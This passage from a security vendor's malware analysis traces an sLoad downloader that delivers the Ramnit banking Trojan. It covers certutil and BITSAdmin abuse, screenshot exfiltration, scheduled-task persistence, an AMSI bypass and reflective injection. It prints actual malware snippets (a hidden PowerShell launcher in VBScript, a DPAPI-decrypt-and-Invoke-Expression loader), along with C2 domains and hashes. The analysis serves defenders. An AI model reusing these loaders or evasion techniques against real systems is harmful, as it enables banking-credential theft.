
- Packerd[.]me
- Smokymountainsfineart[.]com
- Reasgt[.]me
- imperialsociety[.]org.

All of these domains were observed within the attack frame days.

The BITSAdmin command line.

certutil.exe is a command-line program that is installed as part of Certificate Services. An attacker can use this built-in Windows utility to bypass the application locker and download and decode malicious files.

The encoded payloads were decoded into a malicious executable using certutil.



certutil decodes the .txt file.

After being decoded by certutil, the malicious executable *(_UWBwKlrFyeTXGjtV.exe) (ae5b322b7586706015d8b3e83334c78b77f8f905)* is executed by PowerShell. This is the Ramnit banking Trojan.

PowerShell executes the Ramnit executable.

sLoad creates five .jpg files named *[ScreenCapture +<incremented number>]* using the **Get-ScreenCapture** function and saves them to the folder created by the malware. It then continues to exploit BITSAdmin by using it to upload all five .jpg files to the malicious C2 server.

```
for ($i=0;$i -le 5;$i++){
    Get-ScreenCapture;
    Start-Sleep -s 40;
}
```


sLoad takes six screen capture images.

sLoad screen capture function creating five images.

After the executable is initiated, the malware hides its tracks using CMD with the **del command** to delete three files, including the encoded and decoded payloads, and the Ramnit banking Trojan executable (*(_UWBwKlrFyeTXGjtV.txt), (_UWBwKlrFyeTXGjtV_1.txt), and (_UWBwKlrFyeTXGjtV.exe))* .


sLoad hides evidence of the Ramnit executable.


The full chain of instructions displayed in the Cybereason platform can be seen in the sLoad payload deobfuscated code (config.ini).



The sLoad deobfuscated chain of actions.


In addition to downloading an executable, sLoad includes a secondary, fileless attack vector that executes a PowerShell command from remote servers.





sLoad's fileless command execution.

Phase Three: The Ramnit Banking Trojan




Ramnit Analysis


The payload of the BITSAdmin download *(<GUID>_UWBwKlrFyeTXGjtV.exe,* ***SHA1:****ae5b322b7586706015d8b3e83334c78b77f8f905)* was an unknown version of the Ramnit banking Trojan at the time of initial analysis. It was first submitted to VirusTotal after execution on the machine, not to Cybereason.

On execution, the Ramnit banking Trojan initiates its malicious activity through one of its persistence techniques. It creates scheduled tasks through the COM API that uses the WMI process wmiprvse.exe. This process ensures the author of the task will be **Microsoft, adding legitimacy to the operation**. This is a LOL technique that ensures the Ramnit banking Trojan will stay hidden.

The Ramnit banking Trojan loads the COM API task module and initiates a scheduled task *(mikshpri)*.




Ramnit executable loads the COM API task module.



The scheduled task using the WMI process.

After the tasks are scheduled, wmiprvse.exe spawns CMDs that create three files:


- An empty .txt file.
- A VBS file.
- A PS file.



WMI spawn command lines that creates three files. (as seen in the Cybereason attack tree)


WMI creates three files through the command line.

These three files are saved to the %AppData% folder and have names that depend on the computer they are executed on. After the files are created, the Ramnit banking Trojan executable writes a malicious script to the empty .txt file. This .txt file contains the additional Ramnit payload that will be loaded reflectively to the targeted processes



Activation of the Scheduled Task


After the three files are created and the .txt file is populated, the scheduled task *(mikshpri)* executes a VBScript (*mikshpri.vbs*, ***SHA1:****21B729CEEE16CF3993D8DDBFEEEBB4F960B46F09*) using wscript.



The VBScript executes the PowerShell script *(phnjyubk.ps1)* in the same folder. The .ps1 file decodes the encoded .txt file *(ibgqbamp.txt)* and executes it. In this process, the PowerShell script reads the encoded .txt file and puts it into a variable. The PowerShell script uses the **Unprotect** command to decode the file, then saves it as another variable and executes its content.

phnjyubk.ps1: **SHA1:** 9344835036D0FA30B46EF1F4C3C16461E3F9B58F

*Ibgqbamp.tx*t: **SHA1:** 3544F637F5F53BF14B2A0CE7C24937A2C6BC8EFE



Execution of the wscript.

```
Dim owefFWc
Set owefFWc = WScript.CreateObject("WScript.Shell")
xYdwFHC = owefFWc.Environment("PROCESS")("ProgramW6432") = ""
AODzYRI = ""
If xYdwFHC = 0 Then
  FpgMTbG = owefFWc.ExpandEnvironmentStrings("C:\Windows")
  AODzYRI = FpgMTbG + "\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
Else
  AODzYRI = "powershell"
End If
owefFWc.Run AODzYRI + " -WindowStyle Hidden -executionpolicy bypass -File
C:\Users\[redacted]\AppData\Roaming\wvlqyutw\phnjyubk.ps1", 0, True
Set AODzYRI = Nothing
```

The contents of the VBScript.

```
Add-Type -AssemblyName System.Security
$IWoOuOE = "C:\Users\[redacted]\AppData\Roaming\wvlqyutw\ibgqbamp.txt";
$hDeufwu = [System.IO.File]::ReadAllBytes($IWoOuOE);
$LQdfnmV = [System.Security.Cryptography.ProtectedData]::Unprotect(
  $hDeufwu,
  $null,
  [System.Security.Cryptography.DataProtectionScope]::LocalMachine);
$raeMWzy = [System.Text.Encoding]::ASCII.GetString($LQdfnmV);
Invoke-Expression $raeMWzy
```

The contents of the Powershell script.


Analysis of the .txt File

After establishing its persistence using scheduled tasks, the Ramnit banking Trojan executes its reflective code injection.


The script decoded from the .txt file (*ibgqbamp.txt)* is a modified version of an open source script (*Invoke-ReflectivePEInjection.ps1*). It is a PowerShell post-exploitation framework developed by PowerSploit. This script has two modes: it can reflectively load a DLL/EXE into the PowerShell process, or it can reflectively load a DLL into a remote process.

After investigating the malicious .txt file *(ibgqbamp.txt)*, it appears to extract two DLLs:

1. **RuntimeCheck.dll** is a module that was added by the attacker to the open source script in order to bypass the Anti Malware Scan Interface (AMSI) defense ***(SHA1**:e680c19a48d43ab9fb3fcc76e2b05af62fe55f1a)*.
2. **rmnsoft.dll** is the network mechanism that connects with the C2 server ***(SHA1**:b4b93c740f4058b6607b3c509d50804b6119e010)*.




Runtime.check.dll bypassing the AMSI module.



Rmnsoft.dll, the ramnit module.

RuntimeCheck.dll and Bypassing AMSI

As mentioned above, the attacker modified the *(Invoke-ReflectivePEInjection.ps1)* script and added a module to control and verify bypassing the AMSI defense mechanism. This module consists of five different functions, but most of them execute from the main function of the **Disable()** module.



RuntimeCheck.dll

As described in the Microsoft Developer Network (MSDN):

"AMSI is a generic interface standard that allows applications and services to integrate with any anti malware product present on a machine. It provides enhanced malware protection for users and their data, applications, and workloads.

AMSI is anti malware vendor agnostic, designed to allow for the most common malware scanning and protection techniques provided by today's anti malware products that can be integrated into applications. It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques."

The Anti Malware Scan Interface (AMSI) is designed for application developers that want to make requests to anti malware products from within their applications, as well as for third-party creators of anti malware products that want their products to offer the best features to applications.

By default, AMSI works with Windows Defender to scan relevant data. However, if another antivirus engine registers itself as an **AMSI Provider**, Windows Defender will unregister itself and shut down.

In the **Disable()** module, there are several functions that work together to bypass AMSI. A similar technique was described earlier this year by CyberArk.

In this instance, the attacker tries to bypass AMSI in order to evade its functionality. The attacker attempts to use hard-coded memory manipulation with bytes of arrays to change the AmsiScanBuffer function arguments.

The technique used to bypass AMSI.

Once the attacker is able to bypass the AMSI defense system, they can lay the groundwork for the Ramnit banking Trojan module. This module is stored in the script as shellcode that will be injected reflectively.

Rmnsoft.dll Analysis

As mentioned above, the .txt file contains a second payload stored as shellcode, which is the Ramnit banking Trojan module.

Ramnit is one of the oldest banking Trojans, and has been used by attackers since as early as 2010. Originally, it was used as a worm spreader. It was adapted for banking shortly after its developers adopted the leaked Zeus source code.

Traditionally, the Ramnit banking Trojan module *(rmnsoft.dll)* is responsible for multiple core malicious activities that are related to the network and communication of the banking Trojan. The module is also responsible for downloading several malicious modules that, when combined, expand the Ramnit features. These malicious activities include:

- Man-in-the-Browser Attacks
- Screen Capturing
- Monitoring Keystrokes
- Stealing Stored Credentials from FTP Clients
- Stealing Cookies
- Downloading Additional Malicious Files
- Uploading Sensitive Data to a Remote C2 server

After extracting the main module *(rmnsoft.dll)*, it appears to have a list of targeted processes:

- ImagingDevices.exe
- Wab.exe
- wabimg.exe
- wmplayer.exe
- wordpad.exe

These processes eventually become the injected processes that contain the main module *(rmnsoft.dll)*.


Address	Length	Type	String
"..." .data:10...	00000015	C	NtUnmapViewOfSection
"..." .data:10...	0000000B	C	LdrLoadDll
"..." .data:10...	00000017	C	LdrGetProcedureAddress
"..." .data:10...	00000017	C	ZwProtectVirtualMemory
"..." .data:10...	00000010	C	NtCreateSection
"..." .data:10...	00000008	C	ZwClose
"..." .data:10...	0000001A	C	ZwQueryInformationProcess
"..." .data:10...	0000000D	C	kernel32.dll
"..." .data:10...	00000029	C	\\Windows Photo Viewer\\ImagingDevices.exe
"..." .data:10...	00000016	C	\\Windows Mail\\wab.exe
"..." .data:10...	00000019	C	\\Windows Mail\\wabmig.exe
"..." .data:10...	00000023	C	\\Windows Media Player\\wmplayer.exe
"..." .data:10...	00000024	C	\\Windows NT\\Accessories\\wordpad.exe
"..." .data:10...	0000000C	C	CreateFileA
"..." .data:10...	00000013	C	CreateFileMappingA

Strings of targeted processes found in rmnsoft.dl.

rmnsoft.dll and Reflective Injection

As mentioned above, the main purpose of the modified script *(Invoke-ReflectivePEInjection.ps1)* stored as a .txt file is to either reflectively inject a selected payload into the PowerShell or remotely into a chosen process.

Once the wscript executes the PowerShell script *(phnjyubk.ps1)*, the rmnsoft.dll module is reflectively injected into the PowerShell process.




The shellcode reflectively injected into PowerShell process.

After being reflected into the PowerShell process, the script (*phnjyubk.ps1)* executes a function to search for the chosen processes. Once it identifies the processes, it injects its malicious module *(rmnsoft.dll)* into one of them .

